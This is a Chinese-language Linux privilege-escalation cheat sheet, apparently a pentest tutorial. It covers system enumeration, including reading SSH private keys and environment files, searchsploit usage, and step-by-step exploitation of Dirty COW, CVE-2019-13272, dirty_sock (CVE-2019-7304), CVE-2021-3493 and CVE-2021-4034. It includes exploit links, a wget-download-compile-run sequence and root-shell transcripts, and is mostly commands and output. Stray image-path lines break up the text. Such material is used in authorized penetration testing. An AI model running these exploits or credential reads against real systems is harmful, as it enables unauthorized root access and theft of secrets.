cat /etc/issue
cat /etc/*-release
lsb_release -a

uname -a
uname -mrs
```

环境变量

```
cat /etc/profile
cat /etc/bashrc
cat ~/.bash_profile
cat ~/.bashrc
cat ~/.bash_logout
env
set
```

网络信息

```
ifconfig -a
cat /etc/network/interfaces
cat /etc/sysconfig/network
```

服务信息

```
ps aux
ps -elf
top
```

应用程序信息

```
ls -alh /sbin/
dpkg -l
rpm -qa
ls -alh /var/cache/apt/archives
ls -alh /var/cache/yum/
```

计划任务

```
crontab -l
cat /etc/cron*
```

ssh密钥信息

```
cat ~/.ssh/authorized_keys
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
```

登录用户

```
id
who
w
last
```

Linux内核提权漏洞

Linux-kernel-exploits（Linux平台提权漏洞集合）

https://github.com/SecWiki/linux-kernel-exploits

searchsploit搜索exp

searchsploit是一个用于 Exploit-DB 的命令行搜索工具

```
下载与安装:
git clone https://github.com/offensive-security/exploit-database.git

centos: yum -y install exploitdb
macos: brew update && brew install exploitdb
kali: apt update && apt install exploitdb

ln -sf /opt/exploit-database/searchsploit /usr/local/bin/searchsploit
```


searchsploit搜索exp

```
基本搜索 会匹配标题和路径中的内容
searchsploit windows smb remote

标题搜索 只匹配标题,不会对路径中的关键词进行匹配
searchsploit -t smb windows remote

复制到剪贴板 -p参数可以获取更多关于该漏洞的信息,以及将完整的路径复制到剪贴板上
searchsploit -p 42315.py

复制到文件夹 不建议在本地的漏洞数据库中修改exp,建议使用-m参数复制那些有用的到当前的工作目录
searchsploit -m 42315.py
```

脏牛提权漏洞

漏洞名称：脏牛（Dirty COW）
漏洞危害：低权限用户利用该漏洞技术可以在全版本 Linux 系统上实现本地提权
影响范围：Linux 内核2.6.22 < 3.9 (x86/x64)
POC： https://github.com/FireFart/dirtycow

```
gcc编译： gcc -pthread dirty.c -o dirty -lcrypt

替换root用户： ./dirty password
```



```
bob@linsecurity:~$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiw.I6FqpfXW.:0:0:pwned:/root:/bin/bash

mmap: 7fb915d8b000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'root'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

CVE-2019-13272


linux本地提权

漏洞范围：
4.10 < linux内核版本 < 5.1.17


exploitdb：
https://www.exploit-db.com/exploits/47163

利用exp：
https://www.exploit-db.com/download/47163

wget https://www.exploit-db.com/download/47163 -O exp.c
gcc exp.c –o exp
./exp



```
mingy@mingy-ubt:~$ uname -a
Linux mingy-ubt 4.15.0-47-generic #50-Ubuntu SMP Wed Mar 13 10:44:52 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
mingy@mingy-ubt:~$ ./exp
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[~] Done, looks good
[.] Searching for known helpers ...
[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@mingy-ubt:/home/mingy# ls
 22-output.txt                ''$'\345\205\254\345\205\261\347\232\204'
 47163.c                      ''$'\345\233\276\347\211\207'
 core                         ''$'\346\226\207\346\241\243'
 examples.desktop             ''$'\346\241\214\351\235\242'
 exp                          ''$'\346\250\241\346\235\277'
 script                       ''$'\350\247\206\351\242\221'
 shell.elf                    ''$'\351\237\263\344\271\220'
''$'\344\270\213\350\275\275'
root@mingy-ubt:/home/mingy# whoami
root
root@mingy-ubt:/home/mingy#
```



```
mingx@kali:~$ ls
exp
mingx@kali:~$ ./exp
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[!] Warning: $XDG_SESSION_ID is not set
[.] Searching for known helpers ...
[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
root@kali:/home/mingx# cd /root/
root@kali:/root# pwd
/root
root@kali:/root# ls
 47163.c       jd-gui-1.6.1.deb   shell.elf   ''$'\344\270\213\350\275\275'   ''$'\346\250\241\346\235\277'
 badminton     kali32             taobao      ''$'\345\205\254\345\205\261'   ''$'\350\247\206\351\242\221'
 badminton.apk kali32.tar.gz      tb.apk      ''$'\345\233\276\347\211\207'   ''$'\351\237\263\344\271\220'
 iReader       nc.linux           test.msi    ''$'\346\226\207\346\241\243'
 iReader.apk   qq.exe             tools       ''$'\346\241\214\351\235\242'
root@kali:/root#
```


CVE-2019-7304

Linux包管理器snap本地提权漏洞

Ubuntu版本范围：
Ubuntu 18.10
Ubuntu 18.04 LTS
Ubuntu 16.04 LTS
Ubuntu 14.04 LTS

snap版本范围：


2.28 < snapd < 2.37




```
dirty_sock@linsecurity:/home/bob/dirty_sock$ snap --version
snap     2.33.1
snapd    2.33.1
series   16
ubuntu   18.04
kernel   4.15.0-23-generic
```

漏洞利用：

https://github.com/initstring/dirty_sock



```
bob@linsecurity:~/dirty_sock$ whoami
bob
bob@linsecurity:~/dirty_sock$ id
uid=1000(bob) gid=1004(bob) groups=1004(bob)
```



```
bob@linsecurity:~/dirty_sock$ ./dirty_sockv2.py

      ___  _ ____ ___ _   _     ____ ____ ____ _  _
      |  \ | |__/  |   \_/      [__  |  | |    |_/
      |__/ | |  \  |    |   ___ ___] |__| |___ | \_
                       (version 2)

//=========[]==========================================\\
|| R&D     || initstring (@init_string)                ||
|| Source  || https://github.com/initstring/dirty_sock ||
|| Details || https://initblog.com/2019/dirty-sock     ||
\\=========[]==========================================//


[+] Slipped dirty sock on random socket file: /tmp/gevmhjsoet;uid=0;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Deleting trojan snap (and sleeping 5 seconds)...
[+] Installing the trojan snap (and sleeping 8 seconds)...
[+] Deleting trojan snap (and sleeping 5 seconds)...



********************
Success! You can now `su` to the following account and use sudo:
   username: dirty_sock
   password: dirty_sock
********************
```

CVE-2021-3493

漏洞影响范围

Ubuntu 20.10


Ubuntu 20.04 LTS

Ubuntu 18.04 LTS

Ubuntu 16.04 LTS

Ubuntu 14.04 ESM

https://github.com/briskets/CVE-2021-3493



```
bob@linsecurity:~/CVE-2021-3493$ gcc exploit.c -o exp
bob@linsecurity:~/CVE-2021-3493$ chmod u+x exp
bob@linsecurity:~/CVE-2021-3493$ ls
exp  exploit.c  README.md
bob@linsecurity:~/CVE-2021-3493$ ./exp
bash-4.4# id
uid=0(root) gid=0(root) groups=0(root),1004(bob)
bash-4.4# whoami
root
```

cve-2021-4034

https://github.com/nikaiw/CVE-2021-4034

https://github.com/liamg/traitor